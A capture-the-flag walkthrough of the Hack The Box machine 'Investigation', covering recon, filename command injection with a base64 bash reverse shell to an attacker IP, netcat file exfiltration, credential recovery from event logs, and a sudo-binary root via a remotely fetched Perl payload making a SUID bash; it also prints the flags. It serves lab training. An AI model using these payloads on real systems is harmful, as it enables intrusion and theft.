

# Hack The Box — Investigation

---

## 1. Machine Information

- **Target IP:** 10.129.228.203
  - **Machine Name:** Investigation
  - **Difficulty:** Medium
  - **Date:** April 2026
  - **Attacker Machine:** Kali Linux
- 

## 2. Attack Path

Nmap → VHost setup → File upload feature → Filename command injection → Reverse shell → Extract forensic email (.msg) → Extract EVTX logs → Credential discovery → SSH (smorton) → sudo binary abuse → Root

---

## 3. Tools Used

- nmap
  - burpsuite
  - netcat
  - base64
  - python3
  - ssh
  - unzip
- 

## 4. Reconnaissance

### Command

```
sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.228.203
```

### Findings

- 22 → SSH

- 80 → HTTP → redirect to eforenzics.htb

### Why It Matters

- Virtual host required
- Web upload functionality likely attack surface

### Screenshot 1 — Nmap Output

```
(abhay@Kali)-[~/Desktop/Investigation]
$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.228.203
[sudo] password for abhay:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-06 16:19 +0530
Nmap scan report for 10.129.228.203
Host is up (0.28s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 2f:1e:63:06:aa:6e:bb:cc:0d:19:d4:15:26:74:c6:d9 (RSA)
|   256 27:45:20:ad:d2:fa:a7:3a:83:73:d9:7c:79:ab:f3:0b (ECDSA)
|_  256 42:45:eb:91:6e:21:02:06:17:b2:74:8b:c5:83:4f:e0 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41
|_ http-title: Did not follow redirect to http://eforenzics.htb/
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: eforenzics.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.96 seconds
```

---

## 5. Enumeration

---

### Step 1 — Virtual Host Setup

#### Command:

```
echo "10.129.228.203 eforenzics.htb" >> /etc/hosts
```

#### Result:

Website accessible

---

### Step 2 — Access Website


#### URL:

```
http://eforenzics.htb
```

#### Result:

eForenzics webpage

### Screenshot 2 — Website



---

### Step 3 — Identify Upload Feature

#### URL:

`http://eforenzics.htb/upload.php`


#### Result:

File upload (JPEG/PNG only)

#### Why Important:

Upload features often lead to RCE

### Screenshot 3 — Upload Page



---

## 6. Exploitation

---

### Step 4 — Filename Command Injection

#### WHAT IT IS

- Command injection via filename parameter

## WHY IT WORKS

- Server processes filename without sanitization

---

### Step 5 — Prepare Payload


```
echo "bash -i >& /dev/tcp/10.10.15.96/4444 0>&1" | base64
```

---

### Step 6 — Start Listener

```
nc -lvp 4444
```

### Screenshot 4 — Listener



```
(abhay@Kali)-[~/Desktop/Investigation]
$ echo "bash -i >& /dev/tcp/10.10.15.96/4444 0>&1" | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNS45Ni80NDQ0IDA+JjEK

(abhay@Kali)-[~/Desktop/Investigation]
$ nc -lvp 4444
listening on [any] 4444 ...
█
```

---

### Step 7 — Exploit via Burp

#### Injected Filename:

```
echo 'YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNS45Ni80NDQ0IDA+JjEK' | base64 -d | bash |
```

---


## RESULT

www-data

### Screenshot 5 — Burp Request



## Screenshot 6 — Reverse Shell



## 7. Shell Access

- User:

www-data

## 8. Post-Exploitation

### Step 8 — Discover Forensic File


Path:

/usr/local/investigation/Windows Event Logs for Analysis.msg

Why Important:

Email file → potential sensitive data

### Screenshot 7 — MSG File



---

## Step 9 — Transfer File

### Attacker:

```
nc -nvlp 1337 > out.msg
```

### Target:

```
nc 10.10.15.96 1337 < /usr/local/investigation/Windows\ Event\ Logs\ for\ Analysis.msg
```


---

## Step 10 — Analyze MSG File

- Tool used (online viewer)
- Found file:

evtx-logs.zip

## Screenshot 8 — Extracted Data



---

## Step 11 — Extract Logs

```
unzip evtx-logs.zip
```

### Result:

security.evtx

## Screenshot 9 — EVTX File

```
(abhay@Kali)-[~/Desktop/Investigation]
$ sudo unzip evtx-logs.zip
Archive:  evtx-logs.zip
  inflating: security.evtx
```

---

## Step 12 — Credential Discovery

### Result:

username: smorton

password: Def@ultf0r3nz!csPa\$\$

### Why Important:

Valid system credentials

---

## Step 13 — SSH Login

ssh smorton@10.129.228.203

---

## RESULT

smorton

## Screenshot 10 — SSH Access

```

(venv)~(abhay@Kali)-[~/Desktop/Investigation]
$ ssh smorton@10.129.228.203
The authenticity of host '10.129.228.203 (10.129.228.203)' can't be established.
ED25519 key fingerprint is: SHA256:LYSJubnhYfFdsTiyPfAa+pgbux0aSJGV8ItfpUK84Vw
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.228.203' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
smorton@10.129.228.203's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-137-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon 06 Apr 2026 02:20:20 PM UTC

System load:  0.0           Processes:           227
Usage of /:   59.4% of 3.97GB Users logged in:       0
Memory usage: 8%           IPv4 address for eth0: 10.129.228.203
Swap usage:   0%

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

smorton@investigation:~$ whoami
smorton
smorton@investigation:~$

```

---

## 9. Privilege Escalation

---

### Step 14 — Sudo Enumeration

sudo -l

**Result:**

NOPASSWD: /usr/bin/binary

**Why Important:**

Custom binary → exploitable

### Screenshot 11 — sudo -l

```

smorton@investigation:~$ sudo -l
Matching Defaults entries for smorton on investigation:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User smorton may run the following commands on investigation:
  (root) NOPASSWD: /usr/bin/binary
smorton@investigation:~$

```

---

## Vulnerability Found

- Binary executes external script
- 

## WHY IT WORKS

- Allows execution of attacker-controlled code
- 

## Step 15 — Create Payload

```
nano cmd.pl
```

```
system("cp /bin/bash /tmp/bash; chmod +s /tmp/bash");
```

---

## Step 16 — Host Payload

```
python3 -m http.server 1338
```

---

## Step 17 — Execute Exploit

```
sudo /usr/bin/binary 10.10.15.96:1338/cmd.pl lDnxUysaQn
```

---

## Step 18 — Get Root Shell


```
/tmp/bash -p
```

---

## RESULT

root

## Screenshot 12 — Root Shell



```
smorton@investigation:~$ sudo /usr/bin/binary 10.10.15.96:1338/cmd.pl lDnxUysaQn
Running ...
smorton@investigation:~$ /tmp/bash -p
bash-5.0# whoami
root
bash-5.0#
```

---

## 10. Flags

### User Flag

```
cat /home/smorton/user.txt
```

### Screenshot 13 — User Flag

```
bash-5.0# cat /home/smorton/user.txt  
5ee015e4008d5b0421544682e76b8e24
```

---

### Root Flag

```
cat /root/root.txt
```

### Screenshot 14 — Root Flag

```
bash-5.0# cat /root/root.txt  
076ef18a1c0fd7fb766e6b800deb72d1
```

---

## 11. Skills / Takeaways

- File upload exploitation via filename injection
  - Reverse shell via base64 payload
  - Forensic artifact analysis (.msg, .evtx)
  - Credential extraction from logs
  - SSH credential reuse
  - Privilege escalation via custom sudo binary
  - SUID shell creation
-